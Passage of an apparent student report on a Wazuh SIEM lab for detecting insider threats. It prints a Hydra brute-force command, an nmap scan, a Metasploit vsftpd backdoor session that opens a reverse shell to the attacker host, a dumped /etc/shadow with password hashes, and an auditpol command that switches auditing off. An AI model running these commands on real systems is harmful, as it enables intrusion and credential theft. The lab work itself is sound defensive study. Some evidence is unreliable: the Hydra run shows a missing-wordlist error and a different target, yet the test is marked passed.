


Figure 7.8: Wazuh Alert for New User Account Creation

Status

Passed

7.5 Test Case 4: Audit Policy Modification

Objective

To identify possible evidence tampering by identifying changes to Windows audit policy settings.

Procedure


Windows audit settings were modified using auditpol commands. This action generated **Windows Event ID 4719**, which was received by Wazuh. The rule behaviour was examined because the event first matched **Rule 100002** instead of the intended **Rule 100004**.

Expected Result

After correcting the custom rule configuration, Wazuh should trigger **Rule 100004** when audit policy changes are detected.

Actual Result


Event ID 4719 was successfully generated and collected by Wazuh, confirming that Windows logging was working properly. During testing, the event was initially linked to Rule 100002 instead of Rule 100004. The custom rule logic was then reviewed and adjusted. After refinement, the correct audit-policy alert behaviour was confirmed. This troubleshooting process demonstrated that accurate detection depends not only on proper log generation but also on correct rule order, matching conditions, and rule configuration.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory          Setting
System
  Security System Extension    Success and Failure
  System Integrity             Success and Failure
  IPsec Driver                 Success and Failure
  Other System Events          Success and Failure
  Security State Change        Success and Failure
Logon/Logoff
  Logon                        Success and Failure
  Logoff                       Success and Failure
  Account Lockout              Success and Failure
  IPsec Main Mode              Success and Failure
  IPsec Quick Mode             Success and Failure
  IPsec Extended Mode          Success and Failure
  Special Logon                Success and Failure
  Other Logon/Logoff Events     Success and Failure
  Network Policy Server        Success and Failure
  User / Device Claims          Success and Failure
  Group Membership             Success and Failure
Object Access
  File System                  Success and Failure
  Registry                     Success and Failure
  Kernel Object                Success and Failure
  SAM                          Success and Failure
  Certification Services       Success and Failure
```

Figure 7.9: Windows Audit Policy Settings Before Modification



```
OS Access
Directory Service Access      No Auditing
Directory Service Changes     No Auditing
Directory Service Replication No Auditing
Detailed Directory Service Replication No Auditing
Account Logon
  Kerberos Service Ticket Operations Success and Failure
  Other Account Logon Events       Success and Failure
  Kerberos Authentication Service   Success and Failure
  Credential Validation             Success and Failure

C:\Windows\system32>auditpol /set /subcategory:"Logon" /success:disable
The command was successfully executed.

C:\Windows\system32>auditpol /set /subcategory:"Logon" /success:enable
The command was successfully executed.
```

Figure 7.10: Audit Policy Modification Command Output




Figure 7.11: Wazuh Alert Evidence for Audit Policy Modification

Status

Passed after troubleshooting

7.6 Test Case 5: Kali Linux Brute Force Simulation

Objective

To simulate brute-force activity from Kali Linux and confirm whether repeated failed login attempts on the monitored Windows endpoint could be detected by Wazuh.

Procedure

Hydra was executed from the Kali Linux machine to perform repeated authentication attempts against the Windows endpoint. Since the Windows system had the Wazuh agent installed, all failed login events were forwarded to the SIEM for analysis.

Expected Result

Wazuh should identify repeated failed login attempts and match them with the custom failed-login detection rule.

Actual Result

Wazuh successfully detected multiple authentication failures because the Windows endpoint was actively monitored by the Wazuh agent. This confirms that external attack attempts can be detected when they generate logs on a monitored system.

```
(kali@kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.10.40
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2026-05-25 06:11:56
[ERROR] File for passwords not found: /usr/share/wordlists/rockyou.txt

Figure 7.12: Hydra Brute Force Command Launched from Kali Linux

```
sudo -l
sudo: illegal option '-l'
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|uid] [VAR=value]
        {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|uid] file ...
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPot$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zCW3mLtUWA.iHjZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Figure 7.13: Hydra Brute Force Attempt Output

Status

Passed

7.7 Test Case 6: Metasploitable Exploitation

Objective

To simulate exploitation and post-exploitation actions on a vulnerable Linux system.

Procedure


Nmap was used to scan Metasploitable and identify active services. After identifying the **vsftpd** service, Metasploit was used to exploit the vulnerability. Once access was gained, commands such as `sudo -l` and `cat /etc/shadow` were executed to simulate privilege escalation and access to sensitive files.

Expected Result

If Linux host-level logs are available to the SIEM, suspicious exploitation and privilege escalation activities should be detected.

Actual Result

The exploitation was completed successfully, but Wazuh detection was only partial. Since Metasploitable did not have a Wazuh agent installed, Linux host-level activities such as shell commands, privilege escalation attempts, and access to sensitive files were not forwarded to the SIEM. As a result, monitoring was mainly limited to Windows endpoint logs, certain network activity, and attacker interactions visible through monitored systems.



```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ nmap -sV 192.168.10.40
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-25 06:06 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.40
Host is up (0.00025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:44:32:48 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.80 seconds

(kali@kali)-[~]

```

Figure 7.14: Nmap Scan Against Metasploitable Target

[illegible]

Figure 7.15: Metasploit Module Configuration for vsftpd Exploitation

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.10.40
RHOST => 192.168.10.40
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.10.30
LHOST => 192.168.10.30
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.10.30:4444
[+] 192.168.10.40:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.10.30:4444 -> 192.168.10.40:34468) at 2026-05-25 06:47:01 -0400

meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:
    -h, --help            Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 7373 created.
```

Figure 7.16: Successful Metasploitable Exploitation Session

```

meterpreter > shell
Process 7373 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

Figure 7.17: Post-Exploitation Shell on Metasploitable

Status

Partially Detected

7.8 Overall Testing Summary

Table 8: Overall testing summary

Test Case	Description	Detection	Status
TC1	Multiple failed login attempts	Successful	Passed
TC2	Unauthorized file access	Successful	Passed
TC3	New user account creation	Successful	Passed
TC4	Audit policy modification	Successful after troubleshooting	Passed
TC5	Kali Linux brute force simulation	Successful against monitored Windows endpoint	Passed
TC6	Metasploitable exploitation	Partial due to unavailable Linux host telemetry	Partially Detected

7.9 Evaluation Conclusion

The implemented SIEM system successfully detected Windows-based insider threat activities through custom rule correlation and File Integrity Monitoring. Failed login attempts, unauthorized file access, new account creation, audit policy changes, and brute-force activity on the monitored Windows endpoint were all supported by figure evidence and rule-based analysis.

The main limitation was the lack of visibility into the external Linux host. Exploitation of Metasploitable was only partially detected because no Wazuh agent was installed on the vulnerable machine. Linux host-level actions such as privilege escalation, access to /etc/shadow, and Metasploit shell activity were outside the available telemetry. This result is presented as a monitoring coverage limitation that affects real-world security posture.

8. The Challenges of Design and Implementation

The first challenge was environment stability. Wazuh requires sufficient resources for the manager, indexer, and dashboard components. Running multiple virtual machines at the same time increased memory usage significantly. Migrating from Apparto to VirtualBox was therefore a necessary decision to ensure stable performance.

The second challenge was understanding how Windows logging connects to Wazuh alerts. Installing the agent alone is not enough. Windows must generate the correct events, Wazuh must collect them, and the custom rule must match them properly. This required repeated testing because a missing audit setting could appear as a rule failure. Each stage was treated as a separate verification point to improve accuracy.

The third challenge was rule development. Wazuh rules are written in XML, and small errors can prevent them from loading correctly. Although the validation command helped reduce mistakes, matching the correct fields still required careful testing and refinement.

The fourth challenge was evidence quality. Screenshots are useful only when they are clearly named, numbered, and explained. The original draft contained several placeholder or repeated figure references. The final report improved this by numbering all figures, adding captions, and linking results to the relevant test cases.

The overall Wazuh pipeline worked well. A complete chain from endpoint activity to alert visibility was successfully achieved. However, early deployment planning and Linux monitoring coverage could have been improved. A smaller but complete product proved more effective than a larger set of partially integrated tools.

Another challenge was deciding how much of the first deliverable to reuse. The earlier work included useful literature, requirements, use cases, architecture, and test plan material. However, the final report needed to focus more strongly on implementation and evaluation. The first deliverable was therefore used as a foundation while expanding the implementation details, test cases, evidence, limitations, and reflection sections.

Balancing ambition with completeness was also a challenge. The original project plan mentioned additional tools such as TheHive, Shuffle, MISP, OpenCTI, VirusTotal, and Cassandra. While these tools are valuable in a mature security environment, integrating all of them would have increased risk and reduced the quality of the core Wazuh implementation. The final decision was to focus on delivering a complete SIEM detection prototype, which was a practical trade-off for the final assessment.

The project also highlighted the difference between demonstration evidence and analytical evidence. A screenshot can show that an alert appeared, but it does not explain why the alert is important. The final report therefore adds captions, result tables, and interpretation paragraphs to connect each screenshot to a test case, a detection rule, and its security meaning.

If this project were repeated, the first improvement would be to define log sources before designing attack scenarios. External attack scenarios were technically successful but had limited SIEM visibility because the target did not forward host logs. A better approach would be to install an agent on the Linux target from the beginning or add a network monitoring sensor to capture scanning, brute force, exploitation, and privilege escalation activities more completely.

The second improvement would be to include a formal rule tuning phase. The current rules work well in controlled tests, but production environments require tuning based on normal user behaviour. Thresholds for failed logins, after-hours activity, and file access should be adjusted according to user role, department, asset sensitivity, and typical working patterns to reduce false positives.

An important ethical issue was also identified regarding insider threat monitoring. While detection improves security, excessive employee surveillance is a concern if monitoring is not properly governed. A production system should clearly define what data is collected, the reason for collection, who has access to it, and how long it is stored. Although this project used a lab environment with no real employee data, the report acknowledges that monitoring must remain proportionate, transparent, and aligned with organizational policy.

Communicating technical work in a report format was another difficulty. The system involved virtualization, Wazuh services, Windows logging, XML rules, attack tools, and dashboard evidence. The final report combined explanations, tables, figures, and evaluation paragraphs to help the reader follow both the implementation process and the reasoning behind each decision.

Time management was also a concern. SIEM implementation can expand quickly because each new log source creates more possible rules and each new rule creates more possible tests. The project was controlled by focusing on a limited number of high-value insider threat behaviours, which helped produce a complete and well-evidenced system rather than an unfinished collection of unrelated tools.

The most important lesson from this project is that visibility must be planned before detection can work. A SIEM rule cannot detect an event that is never collected. The Windows endpoint results were strong because the agent and logging settings supported the rules. The Linux target results were limited because host telemetry was missing. This lesson is directly relevant to real organizations, as many detection failures are caused by missing data rather than weak SIEM platforms.

A second lesson is that rule severity should reflect investigation priority. Not every alert should be set to high severity. Failed logins, audit policy changes, and unauthorized account creation may justify high priority because they can indicate compromise or evidence tampering. Normal login attempts or authorized file access should not trigger high-severity alerts. Future tuning should use context such as user role, asset sensitivity, and time of day to make these distinctions clearer.

A third lesson is that screenshots require academic interpretation. Each figure in the revised report is given a clear name and placed within the relevant section. This makes the evidence easier to follow and prevents the report from appearing as a loose collection of images. Clear captions also support the expected standard of presentation, structure, and professional report style for the final submission.

9. Conclusions

This project successfully designed, implemented, and evaluated an Insider Threat Detection System using Wazuh SIEM in a controlled virtual lab environment. The final setup included a Wazuh server, a monitored Windows 10 endpoint, a Kali Linux attacker machine, and a Metasploitable vulnerable target. The implementation showed that Wazuh can provide effective insider-threat monitoring when endpoint logging, agent configuration, custom rules, and test cases are properly aligned.

The results from the Windows endpoint were successful. The system detected repeated failed login attempts, unauthorized file changes, new account creation, audit policy modifications, and after-hours login

activity. These detections were supported by custom Wazuh rules and dashboard evidence. This confirms that the main objective of developing a working rule-based insider-threat monitoring prototype was achieved.

The external attack simulations provided both useful insight and clear limitations. Kali Linux and Metasploitable generated realistic activity such as scanning, brute-force attempts, exploitation, and privilege escalation testing. However, Linux host-level monitoring was limited because Metasploitable did not forward logs to Wazuh. This finding highlights that SIEM effectiveness depends strongly on agent deployment and proper log collection coverage.

The project also achieved its learning objective by moving from research and design into full implementation and evaluation. It demonstrated that a SIEM system is more than a dashboard. It is a complete process that includes endpoint logging, log forwarding, event indexing, rule matching, alert visualization, and analyst review. Understanding this workflow is important for real cybersecurity practice.

The final system serves as a proof of concept for insider-threat monitoring in a small lab network. It is not designed as a full enterprise deployment. Its main strength is a clear and complete detection workflow. Its main limitation is the absence of Linux host-level monitoring and automated incident response.

Overall, the project presents a practical and defensible final-year cybersecurity artefact. It addresses a relevant problem, applies appropriate tools, follows a clear development process, provides implementation evidence, evaluates results, and reflects on limitations. These aspects meet the expected criteria for system explanation, lifecycle discussion, robustness, usability, and critical analysis.

9.1 Future Improvements

- Install Wazuh agents on Linux systems to collect host-level authentication, command, and privilege escalation logs.
- Add additional endpoints to simulate a larger organization and assess alert volume.
- Integrate threat intelligence feeds to enhance alerts with known indicators of compromise.
- Use TheHive or another case management tool to manage investigation workflows.
- Implement automated response actions using tools such as Shuffle for high-confidence alerts.
- Develop behavioural baselines to reduce false positives for after-hours login and administrative activities.

10. References

- Erola, A. et al. (2022) Insider-threat detection: Lessons from deploying the CITD tool in three multinational organisations. *Journal of Information Security and Applications*, 67, 103167. doi:10.1016/j.jisa.2022.103167.
- Nasir, R. et al. (2021) Behavioral based insider threat detection using Deep Learning. *IEEE Access*, 9, pp. 143266-143274. doi:10.1109/access.2021.3118297.
- Kim, J. and Kwon, H.-Y. (2022) Threat classification model for security information event management focusing on model efficiency. *Computers & Security*, 120, 102789. doi:10.1016/j.cose.2022.102789.

- Bin Sarhan, B. and Altwaijry, N. (2022) Insider threat detection using machine learning approach. *Applied Sciences*, 13(1), 259. doi:10.3390/app13010259.
- Inayat, U. et al. (2024) Insider threat mitigation: Systematic literature review. *Ain Shams Engineering Journal*, 15(12), 103068. doi:10.1016/j.asej.2024.103068.
- Cascavilla, G., Tamburri, D.A. and Van Den Heuvel, W.-J. (2021) Cybercrime threat intelligence: A systematic multi-vocal literature review. *Computers & Security*, 105, 102258. doi:10.1016/j.cose.2021.102258.
- Hozouri, A., Mirzaei, A. and Effatparvar, M. (2025) A comprehensive survey on intrusion detection systems with advances in machine learning, deep learning and emerging cybersecurity challenges. *Discover Artificial Intelligence*, 5, 314. doi:10.1007/s44163-025-00578-1.
- Sheeraz, M. et al. (2024) Revolutionizing SIEM security: An innovative correlation engine design for multi-layered attack detection. *Sensors*, 24, 4901. doi:10.3390/s24154901.
- Gonzalez-Granadillo, G., Gonzalez-Zarzosa, S. and Diaz, R. (2021) Security information and event management (SIEM): Analysis, trends, and usage in critical infrastructures. *Sensors*, 21, 4759. doi:10.3390/s21144759.
- Coppolino, L. et al. (2022) Risk assessment driven use of advanced SIEM technology for cyber protection of critical e-health processes. *SN Computer Science*, 3, 16. doi:10.1007/s42979-021-00858-4.
- Wei, Z., Rauf, U. and Mohsen, F. (2024) E-Watcher: insider threat monitoring and detection for enhanced security. *Annals of Telecommunications*, 79, pp. 819-831. doi:10.1007/s12243-024-01023-7.
- Wazuh Documentation (2026) Wazuh user manual and product documentation. Available at: <https://documentation.wazuh.com/> (Accessed: 2 June 2026).
- MITRE (2026) MITRE ATT&CK Enterprise Matrix. Available at: <https://attack.mitre.org/> (Accessed: 5 June 2026).
